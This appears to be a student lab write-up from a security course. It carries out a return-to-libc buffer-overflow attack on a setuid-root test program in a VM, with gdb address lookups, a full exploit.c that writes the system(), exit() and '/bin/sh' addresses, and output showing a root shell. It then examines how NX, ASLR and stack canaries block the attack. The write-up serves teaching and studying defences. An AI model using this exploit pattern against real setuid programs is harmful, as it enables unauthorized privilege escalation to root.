[03/08/25]seed@VM:~/.../a22$ gcc -o stack -fno-stack-protector -z
noexecstack -DBUFSIZE=51 stack.c
[03/08/25]seed@VM:~/.../a22$ ./stack
Segmentation fault
[03/08/25]seed@VM:~/.../a22$ ./stack
Segmentation fault
```

Observation: The attack fails, and the error message `Segmentation fault` is shown.

(1) Why this protection makes the attack difficult:

The exploit program attempts to write the shellcode to `buffer[]`, which is located on the stack.

NX makes the stack non-executable. When the `./stack` program returns from `bof`, it lands on the shellcode on the stack, and then CPU refuses to execute the shellcode, resulting in a segmentation fault.

(2) Why it may works in some cases:

Searching the Internet, I concluded that, the cases where NX does not prevent the attack is usually due to the OS unable to enforce the protection, rather than NX really not working. This can be due to:

1. CPU hardware feature: Legacy CPUs may not support NX/DEP (Data Execution Prevention) feature.
2. Virtualization: The virtualization software may not provide the NX configuration to the guest OS; or that it exists but is hidden to user.
3. OS support: The OS may not support NX bit.

However, since my VM is a Ubuntu 16.04 hosted by VirtualBox on a Intel Xeon 6348 CPU. If, somehow, the NX protection is not working on this system: (1) and (3) are very unlikely (I have checked Intel Xeon 6348 and Ubuntu 16.04 both support NX bit); thus the most likely reason is (2), if a virtualization software does not expose the NX configuration to the guest OS, then the protection will not work.

In my case, all of the three worked as expected, so the NX protection is enforced.

4 Return-to-libc Attack

4.3 Debugging a program

1. Set up the vulnerable program:

```
gcc -o retlib -z noexecstack -fno-stack-protector -DBUFSIZE=46 -g retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
```

2. Start GDB and set breakpoints:

```
[03/08/25]seed@VM:~/.../a23$ touch badfile
[03/08/25]seed@VM:~/.../a23$ gdb -q ./retlib
Reading symbols from ./retlib...done.
gdb-peda$ r
Starting program: /home/seed/Desktop/a23/retlib
Returned Properly
[Inferior 1 (process 2635) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ q
```

- Address of `system()` is `0xb7e42da0`.
- Address of `exit()` is `0xb7e369d0`.

4.4 Putting the shell string in the memory

Setting up the environment variable:

```
export MYSHELL=/bin/sh
```

Executing the code to obtain the address of `MYSHELL`:

```
#include <stdio.h>

int main(){
    char* shell = getenv("MYSHELL");
    if (shell) {
        printf("%x\n", (unsigned int)shell);
    }
    return 0;
}
```

```
gcc -o env555 env555.c
./env555
```

```
[03/08/25]seed@VM:~/.../a23$ cp env555.c env6666.c
[03/08/25]seed@VM:~/.../a23$ gcc -o env6666 env6666.c
env6666.c: In function 'main':
env6666.c:4:16: warning: implicit declaration of function 'getenv'
 [-Wimplicit-function-declaration]
  char* shell = getenv("MYSHELL");
                ^
env6666.c:4:16: warning: initialization makes pointer from integer
 without a cast [-Wint-conversion]
[03/08/25]seed@VM:~/.../a23$ ./env555
bffffddc
[03/08/25]seed@VM:~/.../a23$ ./env6666
bffffdda
```

The address of `MYSHELL`, which is also the address of the string `/bin/sh`, is `0xbffffddc`.

This experiment also confirmed the length of the program name will affect the address of the environment variable; if the program is named `env6666`, the address of `MYSHELL` will be `0xbffffdda`.

4.5 Exploiting the Vulnerability

Step 1

1. Find out X, Y, Z in the buffer:

First we set breakpoint at `bof` function, run the program, and check the address of `$ebp` and `&buffer`:

```
Breakpoint 1, bof (badfile=0x804b008) at retlib.c:13
13              fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffebf8
gdb-peda$ p &buffer
$2 = (char (*)[46]) 0xbfffebc2
gdb-peda$ p 0xbfffebf8 - 0xbfffebc2
$3 = 0x36
```

The distance between `$ebp` and `&buffer` is `0x36 = 54` bytes.

We consider the address change from the end of `bof()` to the call of `system()`. Assume the `$ebp` of `bof` is at address `n`, then `system()`, `exit()`, and the system() argument `/bin/sh` are at `n + 4`, `n + 8`, and `n + 12` respectively.

Explanation:

- Upon returning from `bof`, the program will jump to the next instruction at `n + 4`, which is the address of `system()`.
- `exit()` is called after `system()` returns, so it is at `n + 8`.
- The argument `/bin/sh` is passed to `system()`, so it is at `n + 12`.

2. Write the exploit program:

Since we know the address of `system()`, `exit()` and `MYSHELL`, we can write the exploit program:

```
/* exploit.c */
```

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buf[250];
    FILE *badfile;

    badfile = fopen("./badfile", "w");

    *(long *) &buf[0x36 + 12] = 0xbffffddc; // "/bin/sh"
    *(long *) &buf[0x36 + 4] = 0xb7e42da0; // system()
    *(long *) &buf[0x36 + 8] = 0xb7e369d0; // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
    return 0;
}
```

3. Perform the attack:

```
[03/08/25]seed@VM:~/.../a23$ gcc -o exploit exploit.c
[03/08/25]seed@VM:~/.../a23$ ./exploit
[03/08/25]seed@VM:~/.../a23$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# exit
```

Observation: The attack is successful, and we obtain a root shell. The user uid is 1000 (seed), the effective uid is 0 (root).

Step 2

```
[03/09/25]seed@VM:~/.../a23$ gcc -o exploit exploit.c
[03/09/25]seed@VM:~/.../a23$ ./exploit
[03/09/25]seed@VM:~/.../a23$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# date
Sun Mar  9 00:11:16 EST 2025
# exit
Segmentation fault
[03/09/25]seed@VM:~/.../a23$
```

Observation: If the `exit()` line is removed, the attack is still successful, however upon exiting the shell, the program crashes with Segmentation fault.

Explanation: Upon returning from `system("/bin/sh")`, the program will jump to the address of `exit()`, which is necessary to properly terminate the program.

If the `exit()` line is removed, the memory at `buf[0x36 + 8]` is not set to a valid address, and may contain garbage data or other unexpected values. So one instruction after `system("/bin/sh")` returns, the program will attempt to jump to an invalid address, which causes a segmentation fault.

Step 3

```
[03/09/25]seed@VM:~/.../a23$ cp retlib newretlib
[03/09/25]seed@VM:~/.../a23$ ./exploit
[03/09/25]seed@VM:~/.../a23$ ./newretlib
Segmentation fault
```

Observation: If `retlib` is renamed to a different-length name, e.g. `newretlib`, the attack fails with Segmentation fault.

Explanation: When OS executes a program, it puts related information, including the name of the process, on the stack. Therefore the base address of the stack can be slightly different if the length of the program name changes. This affects the address of the environment variable `MYSHELL`, which is used in the exploit program. If the address of `MYSHELL` is incorrect, the attack will fail.

4.6 Address Randomization

```
[03/09/25]seed@VM:~/.../a23$ ./exploit
[03/09/25]seed@VM:~/.../a23$ ./retlib
Segmentation fault
[03/09/25]seed@VM:~/.../a23$ ./exploit
[03/09/25]seed@VM:~/.../a23$ ./retlib
Segmentation fault
```

Observation: When ASLR is enabled, the attack fails with Segmentation fault.

We will repeat the address finding experiment using gdb, but this time with ASLR enabled.

(1) Investigating `env555` for the address of `MYSHELL`:

```
[03/09/25]seed@VM:~/.../a23$ ./env555
bfda3ddc
[03/09/25]seed@VM:~/.../a23$ ./env555
bffc1ddc
[03/09/25]seed@VM:~/.../a23$ ./env555
bfe35ddc
```

Observation: The address changes every time the program is executed.

(2) Investigating `retlib` for the address of `system()`, `exit()`:

```
Stopped reason: SIGSEGV
0xb7e42da0 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75a5da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75999d0 <__GI_exit>
gdb-peda$ q
```

```
Stopped reason: SIGSEGV
0xb7e42da0 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7581da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75759d0 <__GI_exit>
gdb-peda$ q
```

Observation: `./retlib` crashes with Segmentation fault. The address also changes every time the program is executed.

(3) Investigating `retlib` for the address of `$ebp` and `&buffer`:

```
Breakpoint 1, bof (badfile=0x8d0f008) at retlib.c:13
13              fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p &ebp
No symbol "ebp" in current context.
gdb-peda$ p $ebp
$1 = (void *) 0xbfdf0668
gdb-peda$ p &buffer
$2 = (char (*)[46]) 0xbfdf0632
gdb-peda$ p 0xbfdf0668 - 0xbfdf0632
$3 = 0x36
```

Observation: The distance between `$ebp` and `&buffer` is still `0x36 = 54` bytes, consistent with the previous experiment.

Explanation: ASLR randomizes the base address of the stack, heap, and libraries, making the address of the environment variable, functions, and buffer unpredictable. This makes the return-to-libc attack difficult, as the attacker cannot predict the address of the system functions.

Meanwhile it should be noted while the address of `system()` and `exit()` changes, the relative distance between them remains the same. (`0xb7581da0 - 0xb75759d0 = 0xb75a5da0 - 0xb75999d0 = 0xb7e42da0 - 0xb7e369d0 = 0xc3d0`). Therefore the attack can still be successful if the attacker somehow locate the start of the libc library to calculate the address of `system()` and `exit()` upon each execution.

4.7 Stack Guard Protection

Recompile the program with stack guard protection enabled and ASLR disabled.

```
[03/09/25]seed@VM:~/.../a23$ gcc -o retlib -z noexecstack -DBU
FSIZE=46 -g retlib.c
[03/09/25]seed@VM:~/.../a23$ sudo chown root retlib
[03/09/25]seed@VM:~/.../a23$ sudo chmod 4755 retlib
[03/09/25]seed@VM:~/.../a23$ ./exploit
[03/09/25]seed@VM:~/.../a23$ ./retlib
*** stack smashing detected ***: ./retlib terminated
Aborted
```

Observation: The attack fails with the error message `*** stack smashing detected ***: ./retlib terminated`.

Explanation: Stack guard protection detects buffer overflow by placing a canary value between the buffer (local variables) and the exception handler. Before returning from the function, the program checks if the canary value is intact. If the canary value is overwritten, it indicates a buffer overflow, and the program terminates.